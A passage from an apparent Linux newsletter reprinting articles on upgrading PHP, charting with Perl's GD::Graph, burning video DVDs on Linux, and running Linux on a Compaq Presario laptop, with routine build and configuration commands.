root:/ > rm /usr/local/lib/php.ini
```

It's a very good thing that you kept your old PHP source directory, as you have saved yourself a lot of typing!

This is because the old directory, "/usr/local/lamp/php-4.2.3", contains a short Shell script. Before the last installation, this script stored all the parameters from ./configure. Therefore, if you had not kept this old directory, you would now have to enter all these parameters by hand!

Now execute ./configure, as follows:

```
root:/ > cp /usr/local/lamp/php-4.2.3/config.nice
/usr/local/lamp/php-4.2.4/config.nice
root:/ > cd /usr/local/lamp/php-4.2.4
root:/usr/local/lamp/php-4.2.4 > ./config.nice
root:/usr/local/lamp/php-4.2.4 > make
root:/usr/local/lamp/php-4.2.4 > make install
```

Note: also, if you did not keep the old directory "/usr/local/lamp/php-4.2.3", you will have to enter all the ./configure parameters, as described in the section "Installation => PHP 4.2.3" above, by hand.

Now copy the new php.ini into the correct directory:

```
root:/ > cd /
root:/ > cp /usr/local/lib/php.ini-dist
/usr/local/lib/php.ini
```

Now just adapt and change the new php.ini file as necessary, as described in the section "Configuration => php.ini" above.

Finally, restart Apache, and that's your update completed:

```
root:/ > /usr/local/apache/1.3.27/bin/apachectl
restart
```

Closing Comments

Postscript

As we all know, no-one is perfect, and there may be errors in this tutorial. If a subject matter expert has read this tutorial and thinks that anything needs to be corrected, that something is missing, or needs further explanation, please let me know, so that I can improve the tutorial. A lot of care and attention went into the creation of this tutorial and it was successfully tested on several systems with SuSE Linux 8.0. But you should also be able to use it with other Linux distributions.

There are certainly a lot more ways to configure a LAMP system than explained here, but this tutorial is basically intended as an aid for beginners in setting up a Web server. I will try to keep the tutorial up to date. I suggest you take a look at my homepage every so often to check whether an updated version is available (see the comment beside the download link).

References

I will keep this tutorial up to date here:

http://linux.computerbraxas.de/ [in German]
http://www.apache.org/
http://www.apache.org/dist/httpd/apache_1.3.27.tar.gz
http://www.mysql.org/
http://www.gzip.org/zlib/
GD: http://www.boutell.com/gd/
http://www.pdflib.com/pdflib/index.html
http://www.php.net/
http://www.webmin.com/

A parser is simply a piece of software that interprets text. The text in question can be source code (like C++) or a document markup language (like HTML). The parser checks the text for syntactic and semantic errors, and passes on the parsed text, usually in an efficient and compact internal code, to the processing application

Text that is run through a parser takes a little longer to display. This means that pure HTML pages are loaded and displayed quicker than PHP pages or scripts. However, the user does not notice much delay. A delay only becomes noticeable if several users are accessing the same thing, e.g. if several users call up a PHP page or script at the same time, it can take longer to display the page or script, depending on the hardware. Therefore, if you intend to make your LAMP system publicly available, e.g. To connect it to the internet, an intranet, or a network, you should get yourself a powerful, fast computer, otherwise the system may get pretty slow. If, on the other hand, you want to use your LAMP system to develop PHP pages or scripts in conjunction with a MySQL database, you can safely do this using an older PC or notebook. The same applies if you are the only one executing or displaying PHP pages or scripts on your computer system.

can be found at:

http://au.linuxfocus.org/English/November2002/article270.shtml

Exploring Perl Modules -Part Two: Creating Charts with GD::Graph

Author: Pradeep Padala <p_padala@yahoo.com>

[Editor's note: We continue where Pradeep left off in our last issue]

Introduction

If you have read my previous article on GD [in *AUUGN Vol.23 No.3* or at http://www.linuxgazette/issue81/padala.html], you might have noticed that creating charts with the GD module is cumbersome. (That article also contains some general information about loading Perl modules.) Martien Verbruggen has created the GD::Graph module that allows easy creation of charts. This module has useful functions to create various types of charts such as bar charts, pie charts, line charts etc... The module is very useful in creating dynamic charts depicting network statistics, web page access statistics etc

In this article, I will describe a general way of using the module and also show a few examples of creating various charts.

Typical Way of Using the GD::Graph Module

A perl script using GD::Graph to create charts typically contains the following things:

- Prepare your data as an array of arrays. (More about this later)
- Decide on the type of chart. You would use a call like
  $mygraph = GD::Graph::chart
  ->new($width, $height);
- where chart can be *bars*, *lines*, *points*, *linespoints*, *mixed* or *pie*. For example, if you wanted a bar chart, you would use
  $mygraph = GD::Graph::bars
  ->new($width, $height);
- Set options for the graph as needed. This involves setting 'title', 'x-label' etc... You can also set chart-type specific options.
- Plot the graph using the plot function
  $myimage = $mygraph->plot(\@data);
- Finally, you can save the image to a file or output for web. This is similar to the way we have saved images using the GD module [in our past article].

A Simple Example

Let's draw a simple chart following above steps. This script uses CGI to output the image on to a web page.

```
#!/usr/local/bin/perl -w
# Change above line to point to
# your perl binary

use CGI ':standard';
use GD::Graph::bars;
use strict;

# Both the arrays should same number
# of entries.
my @data =
  (["Jan", "Feb", "Mar",
    "Apr", "May", "Jun", "Jul", "Aug",
    "Sep", "Oct", "Nov", "Dec"],
   [23, 5, 2, 20, 11, 33, 7, 31,
    77, 18, 65, 52]);

my $mygraph = GD::Graph::bars
    ->new(500, 300);
$mygraph->set(
    x_label  => 'Month',
    y_label  => 'Number of Hits',
    title    => 'Number of Hits in'.
          'Each Month in 2002',)
  or warn $mygraph->error;

my $myimage = $mygraph->plot(\@data)
  or die $mygraph->error;

print "Content-type: image/png\n\n";
print $myimage->png;
```

The output of the program can be seen [below:]




Figure 1: A bar graph generated by GD::Graph

The above program is pretty much self-explanatory. The @data variable is an array of arrays. The first array represents the labels on X-axis and all the subsequent arrays present different datasets.

Tweaking the options

As you can see, the graph produced by above program is quite bland and simple. We can tweak various options to produce better looking and customized graphs. There are a multitude of options to control the various aspects of the graph. Options are divided into two types: the options common to all types of graphs, and the options specific to each type of graph.

Options can be set while creating the graph or with

```
$mygraph->set(
    attrib1 => value1,
    attrib2 => value2,
    ...);
```

Let us write a script setting legends, a grid and few options.

```
#!/usr/local/bin/perl -w
# Change above line to point to your perl binary

use CGI ':standard';
use GD::Graph::bars;
use strict;

# Both the arrays should same number of
# entries.
my @data = (
    ['Fall 01', 'Spr 01', 'Fall 02',
        'Spr 02' ],
    [80, 90, 85, 75],
    [76, 55, 75, 95],
    [66, 58, 92, 83]);

my $mygraph = GD::Graph::bars
    ->new(500, 300);
$mygraph->set(
    x_label  => 'Semester',
    y_label  => 'Marks',
    title    => 'Grade report for '.
        'a student',
    # Draw bars with width 3 pixels
    bar_width   => 3,
    # Sepearte the bars with 4 pixels
    bar_spacing => 4,
    # Show the grid
    long_ticks  => 1,
    # Show values on top of each bar
    show_values => 1,)
  or warn $mygraph->error;

$mygraph->set_legend_font(
    GD::gdMediumBoldFont);
$mygraph->set_legend(
    'Exam 1', 'Exam 2', 'Exam 3');
my $myimage = $mygraph->plot(
    \@data) or die $mygraph->error;

print "Content-type: image/png\n\n";
print $myimage->png;
```

The output of above program can be seen here:




Figure 2: A graph with a legend

Graph with a logo in the background

Again as you can see, GD::Graph provides a flexible to way to create customized graphs. Let's prepare another chart with a logo.

```
#!/usr/local/bin/perl -w
# Change above line to point to your perl binary

use CGI ':standard';
use lib
'/cise/homes/ppadala/mydepot/lib/perl5/site_perl';
use GD::Graph::bars;
use strict;

# Both the arrays should same number of
# entries.
my @data = (
    ['Fall 01', 'Spr 01', 'Fall 02',
        'Spr 02' ],
    [80, 90, 85, 75],
    [76, 55, 75, 95],
    [66, 58, 92, 83]);

my $mygraph = GD::Graph::bars
    ->new(500, 300);
$mygraph->set(
    x_label     => 'Semester',
    y_label     => 'Marks',
    title       => 'Grade report for '.
        'a student',
    # Draw bars with width 3 pixels
    bar_width   => 3,
    # Sepearte the bars with 4 pixels
    bar_spacing => 4,
    # Show the grid
    long_ticks  => 1,
    # Show values on top of each bar
    show_values => 1,
) or warn $mygraph->error;

$mygraph->set(logo => 'lglogo.png');
$mygraph->set(logo_resize => 0.5);
$mygraph->set(logo_position => 'LL');
$mygraph->set_legend_font(GD::gdMediumBoldFont);
$mygraph->set_legend(
    'Exam 1', 'Exam 2', 'Exam 3');
my $myimage = $mygraph->plot(\@data)
    or die $mygraph->error;
print "Content-type: image/png\n\n";
print $myimage->png;
```

Output of above program can be seen here:




Figure 3: Graph with a logo

Here is the Linux Gazette logo [at http://www.linuxgzette.com/issue83/misc/padala/lglogo.png> I used. It's in PNG format. The current version of GD::Graph doesn't recognize any image types besides GIF (although it can write PNG, go figure). I submitted a patch [at http://www.cise.ufl.edu/~ppadala/perl/exploring/gd_graph/logo_patch] to fix this. You can either apply the patch or use an older version of GD or GD::Graph.

Graph with Lines

Some information can be better presented with line graphs. Here's an example showing a line graph.

```
#!/usr/local/bin/perl -w
# Change above line to point to your perl binary

use CGI ':standard';
use GD::Graph::lines;
use strict;

# Both the arrays should same number of entries.
my @data = (
    ['Fall 01', 'Spr 01', 'Fall 02',
        'Spr 02' ],
    [80, 90, 85, 75],
    [76, 55, 75, 95],
    [66, 58, 92, 83]);

my $mygraph = GD::Graph::lines
    ->new(600, 300);
$mygraph->set(
    x_label      => 'Semester',
    y_label      => 'Marks',
    title        => 'Grade report for '
        'a student',
    # Draw datasets in 'solid',
    #'dashed' and 'dotted-dashed' lines
    line_types   => [1, 2, 4],
    # Set the thickness of line
    line_width   => 2,
    # Set colors for datasets
    dclrs => ['blue', 'green', 'cyan'],
) or warn $mygraph->error;

$mygraph>set_legend_font(
    GD::gdMediumBoldFont);
$mygraph->set_legend(
    'Exam 1', 'Exam 2', 'Exam 3');
my $myimage = $mygraph->plot(\@data)
    or die $mygraph->error;

print "Content-type: image/png\n\n";
print $myimage->png;
```

Output of above program can be seen here:




Figure 4: A Line Graph

Here I have used GD::Graph::lines to create the graph handle. But for this change, the program follows the same pattern for creating graphs.

A Pie Graph

Similarly we can create a pie chart.

```
#!/usr/local/bin/perl -w
# Change above line to point to your perl binary

use CGI ':standard';
use GD::Graph::pie;
use strict;

# Both the arrays should same number of entries.
my @data = (
    ['Project', 'HW1', 'HW2', 'HW3',
        'MidTerm', 'Final'],
    [25, 6, 7, 2, 25, 35]);

my $mygraph = GD::Graph::pie->new(300, 300);
$mygraph->set(
    title        => 'Grading Policy for COP5555
course',
    '3d'           => 1,
) or warn $mygraph->error;

$mygraph->set_value_font(
    GD::gdMediumBoldFont);
my $myimage = $mygraph->plot(\@data)
    or die $mygraph->error;

print "Content-type: image/png\n\n";
print $myimage->png;
```

The output pie chart can be seen here:




Figure 5: A Pie Chart

The '3d' option draws the pie chart in 3d.

An Area Graph

An area graph shows the data as area under a line.

```
#!/usr/local/bin/perl -w
# Change above line to point to your perl binary

use CGI ':standard';
use GD::Graph::area;
use strict;

# Both the arrays should same number of entries.
```

```
my @data = (["Jan", "Feb", "Mar", "Apr", "May",
"Jun", "Jul", "Aug",
             "Sep", "Oct", "Nov", "Dec"],
            [23, 5, 2, 20, 11, 33, 7, 31, 77, 18,
65, 52]);

my $mygraph = GD::Graph::area->new(500, 300);
$mygraph->set(
    x_label     => 'Month',
    y_label     => 'Number of Hits',
    title       => 'Number of Hits in Each Month
in 2002',
) or warn $mygraph->error;

my $myimage = $mygraph->plot(\@data) or die
$mygraph->error;

print "Content-type: image/png\n\n";
print $myimage->png;
```

Output image can be seen here




Figure 6: An Area Graph

Conclusion

The GD::Graph module provides a powerful and flexible way to create charts. It's very useful for creating graphs dynamically for serving on web.

I hope you have enjoyed reading this article. Next month, we will have a look at the PerlMagic Module.

First ublished in Issue 83 of Linux Gazette, October 2002

This article is re-printed with permission. The originals can be found at:

http://www.linuxgazette.com/issue83/padala.html

DVD Authoring

Author: Chris Stoddard <numbersyx@hot.rr.com>

This document provides the steps necessary to make a DVD which will play in a stand alone DVD player, using Linux and a DVD+RW or DVD-RW drive.

Table of Contents

Introduction

I am constantly amazed at how easy it is to accomplish things in Linux once someone works out the process. DVD Authoring is a good example of this, all the parts are in place, all the information is available and it is a relatively easy thing to do, but no where is there a single document showing how to accomplish it. Authoring DVD under Linux is still in its infancy, there are no tools for menus or any advanced features, for now all we can do is single straight DVD stream, which is enough for home videos and saving TV shows. I will not be discussing video editing here, I assume you will either be recording from TV or have a video tape you wish to transfer to a DVD.

Hardware Required

I'm not going into much detail about installing the hardware, if you don't know how to install your hardware, I have provided links to articles for help.

- Video Capture device: I am using a Hauppauge WinTV PCI card, TV tuner cards are cheap and easy to come by, and are well supported by Linux. There are more expensive solutions which will get you better video quality, but support under Linux varies widely. Video Applications on Your Linux Box (http://www.linuxgazette.com/issue62/silva.tml)
- DVD+RW or DVD-RW drive: I am using an old Ricoh MP5120A DVD+RW drive I purchased refurbished for $150. Luckily these drives install exactly the same way as a standard CDRW drive. You also need to be able to play DVD's on your system. Please be sure your stand alone DVD player supports the format of your burner. Playing DVDs on Linux (http://www.linuxgazette.com/issue81/durodola.html) and CD-Writing with an ATAPI CDR Mini-HOWTO (http://linuxgazette.com/issue57/stoddard.html)
- Fast CPU and a huge hard drive: I am personally using an Athlon 1600XP, 384 MB of RAM and a 40 GB hard Drive. I probably wouldn't even attempt this with less than 1 Ghz CPU and 20 GB of free hard drive space.

Software Required

Each of these packages has their own install process, please follow the instructions for each individual

package.

- xawtv comes with streamer, which we will use for recording the video: xawtv (http://bytesex.org/xawtv/)
- mjpeg-tools is used for encoding the recorded video into a DVD compatible format: mjpeg-tools (http://mjpeg.sourceforge.net)
- dvdauthor is the key piece of software, without it, we would not be able to do this. This package generates the IFO files required by DVD player. There is no automatic install for this program, simply run make, then copy the binaries to /usr/local/bin: dvdauthor (http://sourceforge.net/project/showfiles.php?group_id=59028)
- dvdrtools is a fork of cdrtools which we will use to build the iso and write to newer DVD-RW drives: dvdrtools (http://www.freesoftware.fsf.org/dvdrtools/)
- dvd+rw tools is used to burn to older DVD+RW format, this is only necessary if you have a first generation DVD+RW drive. If you have a newer DVD-RW drive this package is not needed: dvd+rw tools (http://fy.chalmers.se/~appro/linux/DVD+RW/)

dvd+rw tools has no Makefile. You can build the binaries doing this:

```
gcc dvd+rw-format.c
mv a.out dvd+rw-format
cp dvd+rw-format /usr/local/bin
gcc growisofs.c
mv a.out growisofs
cp growisofs /usr/local/bin
```

Recording, encoding and burning the video

Recording the video is the most important step, the size of the video and the frame rate must be right. The following command uses streamer, which comes with xawtv to record the video:

```
streamer -n ntsc -t 60:00 -s 720x480 -r 30 -
o stream.avi -f mjpeg -F stereo -c /dev/video0
```

The -n switch is for format, if you use PAL, change ntsc to pal. The -t switch is record time in minutes. -s is the size of the video, in the USA, we use NTSC which requires the video to be 720x480 if you use PAL, change this to 720x576. -r is the frame rate, for NTSC use 30, for PAL use 24, -c is the video device, change it if need be. The rest of the switches should remain unchanged.

The next thing to do is to properly encode the audio and video into something a DVD player can read. The tools we need for this are from mjpeg-tools. This command line strips the audio out of our avi file and encodes it to mp2 audio. The -V switch actually is for VCD compatibility, but works for us here:

```
lav2wav +p stream.avi | mp2enc -V -o audio.mp2
```

Next we strip out the video and encode it to mpeg video. This part is what takes the longest, the faster your system is the better. The important switches here are -f 8, which ensures the video will be DVD compatible and -n n, which is for NTSC, if you are using PAL change it to -n p:

```
lav2yuv +p stream.avi | mpeg2enc -n n -f 8 -s -r
16 -o video.m1v
```

Now we need to join the two encoded files. Be sure to use the -f 8 switch for DVD compatible video:

```
mplex -f 8 audio.mp2 video.m1v -o complete.mpg
```

In order for our disc to be played in a stand alone DVD player, the directory structure HAS to be perfect, so please make sure you type the next several commands exactly as shown, in the order shown:

```
mkdir dvd
mkdir dvd/VIDEO_TS
```

Next we need an Table of Content IFO file, type:

```
tocgen > dvd/VIDEO_TS/VIDEO_TS.IFO
```

Now we want to copy our encoded video file into the structure and give it the correct permissions, type:

```
cp complete.mpg dvd/VIDEO_TS/VTS_01_1.VOB
chmod u+w dvd/VIDEO_TS/*.VOB
```

IFO and BUP files provide DVD players with information specific to the video file it is trying to play, ifogen looks at the video and extracts the information needed. To generate the needed files use this command line:

```
ifogen -f dvd/VIDEO_TS/VTS_01_1.VOB > dvd/VIDEO_TS
/VTS_01_0.IFO
 (cd dvd/VIDEO_TS; for i in *.IFO; do cp $i
`basename $i .IFO`.BUP; done)
```

Now we need to generate an iso image which can be burned to a DVD disc. Be sure you are using mkisofs version from dvdrtools, which supports the DVD files system:

```
mkisofs -dvd-video -udf -o dvd.iso dvd/
```

And, finally, we can burn our disc. If you are using an older first generation DVD+RW drive, the disc will need to be formated before the image can be burned, use the following commands, replacing srcd0 with the device name of your drive:

```
dvd+rw-format -f /dev/srcd0
growisofs -Z /dev/srcd0=dvd.iso
```

If you are using a newer DVD-RW, no formating is necessary, dvdrecord will do the job:

```
dvdrecord -dao speed=2 dev=0,0,0 dvd.iso
```

Fixing audio sync problems

The most common problem with this process is audio sync. The first thing you should try is optimizing your hard drive with hdparm, turn on 32 bit I/O and DMA, it looks something like this:

```
hdparm -c 1 -d 1 /dev/hda
```

Next, load the bttv driver with the gbuffers=10 option:

```
modprobe bttv gbuffers=10
```

This should fix any audio sync problems, if it does not, you may need to use the -O n option when running mplex. This delays the video by n mSeconds. The problem with this is it is a trial and error process and often leaves the joined video file in a state that causes ifogen to segfault. It may also be possible to record the video at a lower size, say 352x240, then use yuvscaler from the
mpjeg-tools to resize it to 720x480, but I have not tried this.

Final Notes

This process will not give you "Buy in the Store" DVD quality video, the quality will depend largely on the quality of your capture source, so you should use the best quality settings you can when recording anything

on video tape you intend to burn to DVD. This process takes several hours, I use the shell script below
to do the work for me, while I am at work or in bed sleeping. 100 minutes of video will require about 11 GB to record, 2 GB to encode and 1 GB for the iso image. Your mileage will vary.

-----make-dvd.sh-----

```
#!/bin/sh

# Cleans out any left over files and makes the
# necessary directories
rm -r -f dvd video dvd.iso
mkdir dvd
mkdir dvd/VIDEO_TS
mkdir video

# Changes the channel on the TV tuner card
v4lctl setstation 3
# Records the video stream
streamer -n ntsc -t 60:00 -s 720x480 -r 30 -o video
/stream.avi -f mjpeg -F stereo -c /dev/video0

# Encodes the video stream
lav2wav +p video/stream.avi | mp2enc -V -o video/au
dio.mp2
lav2yuv +p video/stream.avi | mpeg2enc -n n -f 8 -s
-r 16 -o video/video.m1v
mplex -f 8 video/audio.mp2 video/video.m1v -o video
/complete.mpg

# Builds DVD image from the encoded video
# This portion of the script was lifted directly
# from the writedvd script which comes with the
# dvdauthor tools
tocgen > dvd/VIDEO_TS/VIDEO_TS.IFO
cp video/complete.mpg dvd/VIDEO_TS/VTS_01_1.VOB
chmod u+w dvd/VIDEO_TS/*.VOB
ifogen -f dvd/VIDEO_TS/VTS_01_1.VOB > dvd/VIDEO_TS/
VTS_01_0.IFO
(cd dvd/VIDEO_TS; for i in *.IFO; do cp $i `basenam
e $i .IFO`.BUP; done)
mkisofs -dvd-video -udf -o dvd.iso dvd/

# Burns the DVD for 1st Generation DVD+RW
# Comment out the dvd+rw-format line if the disc
# is already formated and contains no data.
# Comment these two lines out if you are using
# a newer drive
dvd+rw-format -f /dev/srcd0
growisofs -Z /dev/srcd0=dvd.iso

# Burns DVD for more modern DVD formats like
# DVD-RW
# Uncomment this line if you are using a newer
# drive
#dvdrecord -dao speed=2 dev=0,0,0 dvd.iso
```

-----make-dvd.sh-----

Published in Issue 83 of Linux Gazette, October 2002
This article is re-printed with permission. The originals can be found at:

http://www.linuxgazette.com/issue83/stoddard.html

Review - Portable Linux Workstation: Compaq Presario 1510US

Author: Chris Koresko <koresko@fitzgerald.jpl.nasa.gov>

I'm writing this on my new Compaq Presario 1510US portable Linux workstation. It took a while to get it going, and there are still significant limitations with it, but if you're looking for a lot of computer in a modest-sized package, this model may be worth a look. Here's the low-down:

The Good

What makes this machine attractive can be summed up in two words: Power, and Portability. The Presario specs out like a pretty decent desktop box: 2.2 GHz P4 processor with 512 KB of on-chip cache, half a gig of DDR memory, 40 gigs of disk, USB 2.0, FireWire, ATI Radeon graphic chip with 32 MB of its own DDR memory driving a 15-inch LCD screen with 1400x1050 resolution, a big comfortable keyboard, and JBL speakers. As for portability, the machine weighs in at 7.7 pounds (plus another pound or so for the power brick) and slips easily into the laptop compartment of my Spire Zoom backpack.

Compaq threw in a coupon for a free (read $15 or so after tax and shipping) 802.11b wireless network adapter that plugs into a port on the back of the laptop screen. I haven't received this yet, but the word on the Net is that it's possible to get it working in Linux, though not without some hassles.

I haven't bothered with real benchmarks, as I consider the importance of benchmarks to be massively overrated when it comes to choosing computer hardware - and that goes double for laptops. But on very informal tests on some heavy numerical simulation code, the Presario appears to run about 50% faster than my aging 1.3 GHz Athlon. And it runs **glxgears** at 440 frames per second, at standard size. Not quite state-of-the-art desktop performance, but not bad at all!

And the hardware support under Linux is pretty complete: Everything, including the MiniPCI winmodem and the little scroll button below the touchpad, is working.

The Bad

Of course, all this power and portability carries a price, and it may be enough to make you stop and think a while. That price is paid in several forms, starting with the hit to your credit card (roughly $1900, though if you bend over backward and touch your toes Compaq promises to send you $100 of that back, eventually), and soon followed by a lot of really unnecessary but unavoidable hassles as you work

through the process of getting Linux up and running right. This review is devoted mainly to those hassles and how to get around them with minimum frustration, but it goes on to explain how to customize a few things in helpful ways. Though much of it is obviously specific to the particular model of laptop I bought, a lot of the information in it probably applies to a lot of other models of similar (read: late 2002) vintage.

BIOS Bugs

Where would we be without the BIOS? It's the little bit of software built into a semi-permanent memory chip on the motherboard that tells the computer how to boot up. A modern notebook BIOS has extra functions for controlling very hardware-specific features such as power management state, screen brightness, and CPU speed. When the BIOS has bugs, they're likely to cause you headaches.

And the Presario's BIOS has bugs. The ones I've run into so far fall into three categories: Device initialization, Power management (APM), and Keyboard. The initialization problem has a workaround, and the keyboard problem has both a workaround and a real fix, but with regard to the APM problems there seems to be no solution at present.

Disk Interface Initialization Bug: When the computer boots, the BIOS is supposed to assign system resources such as interrupt levels, DMA channels, and I/O port addresses to the various hardware devices that need them. The Presario's BIOS misses the I/O port assignment for the built-in IDE disk controller. Without that, the system can't safely use DMA transfers for its disk access. That slows the disk reads down by nearly an order of magnitude, from about 20 MB/s to 2.5 MB/s, as measured by **hdparm -tT /dev/hda** . Perhaps worse, the disk transfers are very CPU-intensive, and they make the whole machine drag: the mouse skips around instead of gliding smoothly, keystrokes don't register belatedly, and the whole thing feels like it's about to fall on its face (though it doesn't).

There's another catch: Older Linux kernels don't catch on to the fact that there's a problem, and will allow DMA access to be turned on (using **hdparm -d 1 /dev/hda**), thus providing great relief followed by a potentially huge headache as your filesystems hose themselves.

Kernel 2.4.19, the current stable release, refuses to allow DMA to be activated. Luckily, there are kernels which know about this kind of problem and how to fix it, and the new Red Hat 8 comes with one.

Hint: You can find out whether the I/O ports were assigned to the IDE controller by typing

```
lspci -v | less
```

and looking for a set of lines like this:

```
00:1f.1 IDE interface: Intel Corp. 82801CAM IDE
U100 (rev 02) (prog-if 8a [Master SecP PriP])
Subsystem: Compaq Computer Corporation: Unknown
device 004e
Flags: bus master, medium devsel, latency 0, IRQ 11
I/O ports at [size=8]
I/O ports at [size=4]
I/O ports at [size=8]
I/O ports at [size=4]
I/O ports at 4440 [size=16]
Memory at 20000000 (32-bit, non-prefetchable)
[disabled] [size=1K]
```

If you see like that, your IDE controller probably isn't doing its job. Be careful!

The Keyboard bug causes the Enter key to produce a Keypad-Enter scancode rather than the normal Enter scancode. In many applications this makes no difference, but there are a lot of Linux apps that do care, and with those the bug can be pretty annoying. For example, the NEdit text editor interprets Keypad-Enter as an instruction to send the current line of text to the shell, and paste whatever comes back into the editing window. And certain GNOME apps such as Ximian's Evolution end up with little gray boxes at the ends of lines.

Fortunately, this bug has caught the attention of Compaq themselves, and they've issued a BIOS update for it. You can download the image for their bootable install disk from the support pages on their website. One catch: though the disk itself is based on DOS, the image you download is a Win32 executable. So if you've already blown away the XP Home that came with the Presario, you might be stuck. I got around this by borrowing a machine. Once you use Windows to create the floppy, boot the Presario with it and follow the directions.

If you're looking for an easier, if less universal, workaround, then consider adding the line

```
keycode 108 = Return
```

to the file **.Xmodmap** in your home directory. Most Linux distros should read this file and process it with the **xmodmap** program when X starts up, and it'll cause X to treat Keypad-Enter as a regular Enter. Note the . in the filename - that's important. You can create the file with a text editor if it doesn't exist.

Once you've got your **.Xmodmap** file in place, run the command

```
xmodmap ~/.Xmodmap
```

to activate the changes immediately without having to log out and restart X.

The Power Management bug has a pretty simple set of symptoms: It's impossible to put the machine into APM Sleep or Standby mode. That means you'll probably have to shut it down and reboot it completely every time you move it, which partly defeats the portability of the notebook design. Bummer. The Presario has ACPI support in addition to APM, but Linux doesn't work with that very well yet. The only bright side is that the APM support for reading out the state of the battery does work, so at least you'll know when the machine is about to poop out.

The Ugly

There's a another, important compromise with the Presario: It runs not on a Mobile P4 but on an ordinary desktop CPU. The difference is that there's no support for Intel's nifty SpeedStep feature which dynamically controls the CPU clock rate and the power to various data paths to balance performance against power consumption. In other words, the CPU runs full blast, all the time. That sucks a lot of juice from the battery, and it requires active cooling in the form of a noisy fan that's almost always on. It's enough to make me consider buying a slower CPU to replace the 2.2 GHz unit that came with the machine. The partial workaround is to listen to loud music (using the nice JBL speakers on the Presario, for example) while you compute. Or buy a set of earplugs. And a spare battery.

It's also worth mentioning that the support for the ATI Radeon chipset, while fairly complete, is also very new (as of XFree 4.20) and not as stable as I'd like. I've seen X crash out for no obvious reason twice in the last week. There are also little drawing glitches now and then. Hopefully all of this will improve as the driver matures. Meanwhile, I can live with it.

